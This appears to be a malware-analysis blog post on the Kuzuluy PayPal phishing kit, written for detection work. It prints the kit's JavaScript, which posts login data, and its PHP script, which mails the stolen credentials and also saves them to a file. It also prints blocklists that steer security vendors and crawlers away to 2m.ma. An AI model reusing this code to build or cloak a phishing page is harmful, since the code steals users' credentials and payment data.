Malware Analysis Spotlight: Kuzuluy Phishing Kit

vmray.com/cyber-security-blog/malware-analysis-spotlight-kuzuluy-phishing-kit/

Phishing Kit Kuzuluy Impersonating Paypal

In this Malware Analysis Spotlight, we will take a look at a phishing kit related to Kuzuluy, also known as KuzuluyArt. According to Twitter user MaelSecurity, there was a Phishing-as-a-Service associated with Kuzuluy impersonating PayPal in late 2019. At the time of our research, the service is no longer available, but we found multiple variants of a Kuzuluy kit targeting PayPal customers from Germany, Austria, and Slovakia.

View the VMRay Platform report for Kuzuluy Phishing Kit




PayPal
E-Mail-Adresse oder Handynummer
Weiter
Probleme beim Einloggen?
oder
Neu anmelden
E-Mail-Adresse oder Handynummer
Weiter
oder
Neu anmelden
Deutsch | English
Kontakt Datenschutz AGB Weltweit

Figure 1: Phishing page from Kuzuluy (left) and the legitimate PayPal login page (right).

Figure 1. shows the phishing page (left) asking for PayPal credentials. Compared to the legitimate online presence (right), we can see the phishing page uses a similar look and style that can fool inattentive page visitors.




VMRay Threat Identifiers (4 rules, 4 matches)

Score	Category	Operation	Count	Classification
5/5	YARA	Malicious content matched by YARA rules	1	Phishing
• Rule "Phishkit_Kuzuluy_PayPal" from ruleset "Phishing" has matched on response data of URL "file:///C:/Users/RDhJ0CNFevzX/Desktop/Erster-Schritt.html". •••				
5/5	Heuristics	Page is determined to be phishing attempt	1	Phishing
• Pretends to belong to Paypal.				
2/5	Masquerade	Page uses exact same title as that of a popular online service	1	-
• Title of page same as that of Paypal: "Loggen Sie sich bei PayPal ein". •••				
1/5	Heuristics	Page presents itself as a logon page	1	-
• Page file:///C:/Users/RDhJ0CNFevzX/Desktop/Erster-Schritt.html contains a logon form. •••				

Figure 2: VMRay Analyzer – VTI matches of the phishing page.


Regardless of the similarity, the VMRay Platform successfully detects the phishing attempt of the Kuzuluy kit. The VTI matches reveal it recognizes the page pretending to be the legitimate PayPal login page based on heuristics (Figure 2). For example, the phishing page uses the same title and contains a logon form.



```
$("#R0VURkFDS01OR0dPTE4").validate(
{
    submitHandler: function(form) {
        $.post(
            "send/CheckLoginAndSend.php",
            $("#R0VURkFDS01OR0dPTE4").serialize(),
            function(GET) {
                if(GET == "ERRORcaptcha")
                {
                    setTimeout(function(){ document.getElementById("Verify").className = "transitioning hide"; })
                }
                else
                {
                    if(GET=="Y2hlY2t5b3VmdWNraW5ncGFzc3dvcmQ=")
                    {
                        setTimeout(
                            function ()
                            {
                                document.getElementById("Verify").className = "transitioning hide";
                                document.getElementById("notifications").className = "notification notification-critical";
                            }
                        )
                    }else{
                        setTimeout( function (){ window.location.assign("Zweiter-Schritt.php?cmd=_Restore_Startcount&_Acess_Tooken="+makeid()); })
                    }
                }
            }
        );
    },
});
```

Figure 3: Embedded JavaScript that process the credentials.

The JavaScript shown in Figure 3. is embedded into the page and validates the logon form data by sending it to CheckLoginAndSend.php via POST-request. Depending on the result, the page can redirect to Zweiter-Schritt.php, which then asks for further personal details and credit card information.




```php
<?php
session_start();
sleep(3);
include("mail.php");
$PW = $_POST['Spassword'];
if(strlen($PW)<6){
    echo "Y2h@lY2t5b@@@vcmQ=";
}else{
    include("functionsend.php");
    $head = "MIME-Version: 1.0" . "\r\n";
    $head .= "Content-type:text/html;charset=UTF-8" . "\r\n";
    $head .= "From: $from\r\n";
    $subject = "New PayPal Login Form : ".getenv("REMOTE_ADDR");
    @mail($to,$subject,functionsend::Login(),$head);
    $f = fopen($save, "a+");
    fwrite($f, functionsend::Login());
    fclose($f);
}

?>
```

Figure 4: Content of the script CheckLoginAndSend.php.

The script named CheckLoginAndSend.php sends the credentials via email and additionally writes the data into a file on the server (Figure 4).

Like most kits, this one uses multiple stages in which it tries to protect itself against web bots and to ensure the visitor is a potential victim. After all of these checks are passed, it redirects to the phishing page as seen in Figure 1. By looking at the index page in the root folder, we can see that the page includes nine scripts that are responsible for blocking bots and common (analysis) tools. Each of these scripts works similarly. They compare some of the visitor’s properties like his IP address or user-agent string against a blocklist. On a match, the script stops the visitor from reaching the phishing page by sending a 404-page and redirecting to “hxxp:://2m[.]ma”.



```php
$c28dd9c=$_SERVER['REMOTE_ADDR'];
$e5bd3f5f=gethostbyaddr($c28dd9c);
$f6650d6e=array("drweb","hostinger","scanurl","above","google","Dr.Web","facebook","softlayer","amazonaws",
"cyveillance","dreamhost","netpilot","calyxinstitute","tor-exit","phishtank","msnbot","p3pwgdsn","netcraft",
"trendmicro","ebay","paypal","torservers","messagelabs","sucuri.net","crawler");
foreach($f6650d6e as $e540ca)
{
    if(substr_count($e5bd3f5f,$e540ca)>0)
    {
        header('Location: http://2m.ma');
        echo("<h1>404 Not Found</h1>The page that you have requested could not be found.");
    }
}
```

```php
$blocked_words=array("above","google","softlayer","amazonaws","cyveillance","phishtank","dreamhost","netpilot",
"calyxinstitute","tor-exit","avast");
$shit_isps=array("DigitalOcean","Amazon","Google","phishtank","net4sec","AVAST Software s.r.o.","BullGuard ApS",
"PayPal","Hotmail","Yahoo","AOL","Microsoft","Kaspersky Lab","Linode, LLC","MSN","ONLINE S.A.S.","Joshua Peter
McQuistan");

foreach($blocked_words as $word){
    if(substr_count($hostname,$word)>0) { exit(header('Location: http://2m.ma')); }
}

$ipp=isset($user_ip)&&$user_ip!=""?$user_ip:"1.1.1.1";
$ISP=@file_get_contents('http://ipinfo.io/'.$ipp.'/org');
if($ISP==false){return "ppp";}

foreach($shit_isps as $isp){
    if(substr_count($ISP,$isp)){exit(header('Location: http://2m.ma'));}
}
```

Figure 5: Stage testing the remote host name (left) and the ISP (right) against a blocklist.

Figure 5. shows two examples of those tests. On the left, the kit resolves the host name of the client and sends a 404-page if it contains one of the strings from the block list “$f6650d6e”. Similar to the first test, the host name is compared again against another list that includes AV vendors (Figure 5 right). Next, the script utilizes the third-party service “hxxp://ipinfo.io” to test the client’s ISP. Note that the server is connecting to the service and not the client.

After passing all of the tests, Kuzuluy generates a random id and makes a local copy of the “art” directory to “/Reference/Ref-ID-<random id>”. Next, it redirects to the newly-created copy which leads us to the previously seen phishing page in Figure 1. The copy-behavior allows us to identify URLs referencing the phishing page of Kuzuluy.

A search for this string reveals the kit has been used in the wild since May. In addition, we found multiple archives that are labeled as “cracked” or “leaked” associated with Kuzuluy. Criminals sell their phishing kits online or provide a Phishing-as-a-Service that customers can use to start their own phishing campaign.

Depending on the kit, the customer can configure and customize it to his own needs. Typical examples are the language and delivery method of stolen credentials. More advanced kits provide features to automatically setup servers and distribute spam emails. Criminals enrich their kits with some kind of copy protection to protect their kits. A leaked or cracked version of the kit claims to be a version without those protections.

Conclusion

In this Malware Analysis Spotlight, we have taken a look at a Kuzuluy phishing kit used in the wild. We discussed how phishing kits can block certain (analysis) tools or ISPs, and presented indicators to detect phishing attempts from the kit.

IOCs

Kit Varients:

3d07c983f48a12a41229a79aa19e801065b158c62d99e158b2c7ed64f7327c54

2f6793d192c248b5c680007f5da7d2a85289c4b14632bb20051136d9fa643380

b8481430438bc401e91e648ff8eafb5ef34f230dbbac216bdb9663a9b57936eb

ad1aa8899568ff0dce43d1858fdc789ccf0a88467c17338b7e2a26061139a195

ce1dcedab4b5c2570c59b8e076f42cc751eaff7d5a44618278364f73d082840b

Domain/ URLs

“*/Reference/Ref-id-*”

“payplticket<number>.info/reference/ref-id-“